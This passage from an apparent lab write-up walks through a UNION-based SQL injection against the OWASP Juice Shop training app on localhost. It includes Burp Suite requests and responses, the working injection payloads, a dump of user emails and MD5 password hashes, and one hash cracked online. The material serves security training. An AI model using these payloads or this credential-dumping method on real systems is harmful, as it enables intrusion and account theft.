


Figure 13. Looks just like me.

CONTINUE;

(PART 2): exploiting multiple accounts simultaneously.

The screenshot shows the Burp Suite interface with the following details:

- Network Tab:** Shows a list of requests from `http://localhost:3000`. The selected request is a GET to `/rest/products/search?q=`.
- Request Panel:** Displays the raw HTTP request in Pretty, Raw, and Hex formats. The request includes various headers and a query parameter `q=`.
- Response Panel:** Displays the raw HTTP response in Pretty, Raw, and Hex formats. The response is a JSON object indicating success with product details.
- Inspector Panel:** Shows request attributes, query parameters, cookies, headers, and response headers.

Figure 14.

Firstly, we must establish where a SQL injection might take place along the URL. Based off the status code, Method, and MME type, it's easy to deduce that the `/rest/products/search?q=` is a good lead to follow; including "q=" being tagged to the end there is common among GET requests for databases.




Figure 15. Navigating back to the URL of juice-shop, I input the complete URL and clicked Enter.




Figure 16. I turned on the Intercept button to capture the URL request and once that request was in Burpsuite I sent it to the Repeater so I can run through injections before Forwarding on to my local server.

The screenshot shows a browser developer tools interface with two panels: 'Request' and 'Response'.

Request:

```

1 GET /rest/products/search?q=
2   elephants'))+UNION+SELECT+'1'+FROM+Users-- HTTP/1.1
3 Host: localhost:3000
4 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5 sec-ch-ua-mobile: ?
6 sec-ch-ua-platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  gXWY6ZqWn3PalzDVMr53wkb17voAJlfpriGY1jR8p6Nem0XKq942Bx0yEKr9q
17 If-None-Match: W/"3250-Zu3CeaMuwl+ppR90iwRtYNnUt3k"
18 Connection: close
19

```

Response:

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Fri, 15 Mar 2024 09:06:23 GMT
10 Connection: close
11 Content-Length: 1078
12
13 <html>
14   <head>
15     <meta charset='utf-8'>
16     <title>
17       Error: SQLITE_ERROR: SELECTs to the left and right of UNION
18       do not have the same number of result columns
19     </title>
20     <style>
21       *{
22         margin:0;
23         padding:0;
24         outline:0;
25       }
26
27     body{
28       padding:80px100px;
29       font:13px"Helvetica Neue","Lucida Grande","Arial";
30       background:#ECE9E9-webkit-gradient(linear,0%0%,0%100%,
31       from(#fff),to(#ECE9E9));
32       background:#ECE9E9-moz-linear-gradient(top,#fff,#ECE9E9);
33       background-repeat:no-repeat;
34       color:#555;
35       -webkit-font-smoothing:antialiased;

```

Figure 17.

Now according to cheat sheets, professors, and the creators of SQL themselves the tables on both sides of the UNION should have the same number of columns for the UNION to establish. Since I don't know how many columns are in the database but know how to return columns, iteratively, that is what I will have to do, as shown in Figure 18.

The screenshot shows the Postman interface with two tabs: 'Request' and 'Response'. The 'Request' tab displays a GET request to '/rest/products/search?q=elephants'))+UNION+SELECT+'1','2','3','4','5','6','7','8','9'+FROM+Users-- HTTP/1.1'. The 'Response' tab shows a successful JSON response with status code 200 OK, containing product data. The 'Selected' section of the Inspector panel on the right highlights fields like 'id', 'name', 'description', 'price', 'deluxePrice', 'image', 'createdAt', 'updatedAt', and 'deletedAt'.

```

Request
Pretty Raw Hex
1 GET /rest/products/search?q=elephants'))+UNION+SELECT+'1','2','3','4','5','6','7','8','9'+FROM+Users-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=gXMy6ZgWnJPaLzDVMR53wkb17voAJlfpGY1jR8p6NemQXKg942BxOyEKr9q
16 If-None-Match: W/"3250-Zu3CeaMuwl+ppP90iwRtYNhUt3k"
17 Connection: close
18
19

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 159
9 ETag: W/"9f-NhkJKMJPnWeDeBwWLnlOgWYFEpA"
10 Vary: Accept-Encoding
11 Date: Fri, 15 Mar 2024 09:19:15 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": [
        {
            "id": "1",
            "name": "2",
            "description": "3",
            "price": "4",
            "deluxePrice": "5",
            "image": "6",
            "createdAt": "7",
            "updatedAt": "8",
            "deletedAt": "9"
        }
    ]
}

```

Figure 18.

I was able to get a “success” status indicating to me that I have found the correct number of columns. However, we know that we want specific information and credentials. The ‘name’ and ‘description’ fields seem interesting but the headers for the login page are email and password; so, let’s use those as variables in my SQL injection, demonstrated in Figure 19.

The screenshot shows a REST client interface with two panes: Request and Response.

Request:

```

1 GET /rest/products/search?q=
elephants'))+UNION+SELECT+'1',+email,+password,+'4',+'5',+'6',+'7
',+'8',+'9'+FROM+Users-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-US,en;q=0.9
15 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
gXMy6ZqWhJPalzDVMr53wkbL7voAJlfprGY1jR8p6NemQXKg942BxOyEKr9q
16 If-None-Match: W/"3250-Zu3CeaMuwl+pP90iwRtYNnUt3k"
17 Connection: close
18
19

```

Response:

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"eb4-ubRISSLiYt+fTUvvAS14p46D/k"
9 Vary: Accept-Encoding
10 Date: Fri, 15 Mar 2024 09:20:26 GMT
11 Connection: close
12 Content-Length: 3764
13 {
14   "status": "success",
15   "data": [
16     {
17       "id": "1",
18       "name": "j12934@juice-sh.op",
19       "description": "3c2abc04e4a6ea8f1327d0aae3714b7d",
20       "price": "4",
21       "deluxePrice": "5",
22       "image": "6",
23       "createdAt": "7",
24       "updatedAt": "8",
25       "deletedAt": "9"
26     },
27     {
28       "id": "1",
29       "name": "accountant@juice-sh.op",
30       "description": "963e10f92a70b4b463220cb4c5d636dc",
31       "price": "4",
32       "deluxePrice": "5",
33       "image": "6",
34       "createdAt": "7",
35       "updatedAt": "8",
36     }
37   ]
38 }

```

Figure 19.

I replaced the '2' with 'email', and '3' with 'password'; by doing so, I was able to retrieve the emails and hashed passwords of each of those accounts.

The screenshot shows a Firefox browser window with the address bar containing 'Decrypt MD5, SHA1, MySQL, NTLM, SHA256, MD5 Email, SHA256 Email, SHA512, Wordpress, Bcrypt hashes for free online — Mozilla Firefox'. Below the address bar, the URL 'https://hashes.com/en/decrypt/hash' is visible. The page title is 'Hashes'. The main content area displays a success message: '1 hashes were checked: 1 found 0 not found'. A green box indicates 'Found:' with the hash value '3c2abc04e4a6ea8f1327d0aae3714b7d:0Y8rMnww\$*9VFYE\$59-!Fg1L6t&6LB:MD5'. There is a blue 'SEARCH AGAIN' button at the bottom. At the bottom of the page, there are links for HASHES.COM (Support, API), DECRYPT HASHES (Free Search, Mass Search), TOOLS (Hash Identifier, Hash Verifier), and ESCROW (View jobs, Upload new list).

Figure 20. I searched Google for a hash decoder and found one that also revealed the hashing algorithm. Nice.


The screenshot shows a hash decoder interface. It starts with a success message: '1 hashes were checked: 0 found 1 not found'. Below this, a green box says 'Pay professionals to decrypt your remaining lists' with a link 'https://hashes.com/en/escrow/view'. The next section, titled 'We can attempt to decrypt these hashes for free', asks for an email address to send a confirmation link. A red box at the bottom left says 'Left: 1 Hash Identifier' and shows the hash value '963e10f92a70b4b463220cb4c5d636dc'. A blue 'SEARCH AGAIN' button is at the bottom.

Figure 21.

However, some of the passwords were not found using the same decoder. This may be due to the decoder just not having the credentials to crack it. Nonetheless, John the Ripper would come in handy if I needed access to a password that isn't easily found through a quick google-hash-decoder-search.

Figure 22. Another one found.

Figure 23. After browsing through the hashed passwords, I went back to the proxy tab, adjusted the Raw request URL with that of my SQL injection from the Repeater tab, and forwarded the requests back to my local server.



```

{
  "status": "success",
  "data": [
    {
      "id": "1",
      "name": "J12934@juice-sh.op",
      "description": "3c2abc04e4a6ea8f1327d0aae3714b7d",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "accountant@juice-sh.op",
      "description": "963e10f92a70b4b463220cb4c5d636dc",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "admin@juice-sh.op",
      "description": "0192023a7bb7d3250516f069df18b500",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "amy@juice-sh.op",
      "description": "030f05e45e30710c3ad3c32f0de0473",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "bender@juice-sh.op",
      "description": "0c36e517e3fa95aabf1bbff6744a4ef",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "bjoern.kimminich@gmail.com",
      "description": "6edd9d726cbdc873c539e41ae8757b8c",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "bjoern@juice-sh.op",
      "description": "7f311911af16fa8f418dd1a3051d6810",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "bjoern@wasp.org",
      "description": "9283fib2e9669749081963be0462e466",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "chris.pike@juice-sh.op",
      "description": "10a783b9ed19ealc67c3a27699f0095b",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "ciso@juice-sh.op",
      "description": "861917d5fa5f1172f931dc700d81a8fb",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "demo",
      "description": "fe01ce2a7fbac8faeaf7c982a04e229",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "emma@juice-sh.op",
      "description": "492fc1c4a75e316afec5a6ea3147f739",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "ethereum@juice-sh.op",
      "description": "2c17c6393771ee3048ae34d6b380c5ec",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "jim@juice-sh.op",
      "description": "e541ca7ecf72b8d1286474fc613e5e45",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "john@juice-sh.op",
      "description": "00479e957b6b42c459ee5746478e4d45",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "mc.safesearch@juice-sh.op",
      "description": "b03f4b0ba8458fa0acd02cdb953bc8",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "morty@juice-sh.op",
      "description": "f2f933d0bb0ba057bc8e33b8ebd6d9e8",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "stan@juice-sh.op",
      "description": "e9048a3f43dd5e094ef733f3bd88ea64",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "support@juice-sh.op",
      "description": "3869433d74e3d0c86fd25562f836bc82",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "uvogin@juice-sh.op",
      "description": "05f92149b4b60f7dacd04ccebb81af",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    },
    {
      "id": "1",
      "name": "wurstbrot@juice-sh.op",
      "description": "9ad5b0492bbe528583e128d2a8941de4",
      "price": "4",
      "deluxePrice": "5",
      "image": "6",
      "createdAt": "7",
      "updatedAt": "8",
      "deletedAt": "9"
    }
  ]
}

```

Figure 24. Navigating back to the opened browser from Burpsuite, we see the output just as we did in the Repeater on the Response side, but this time in its raw format.

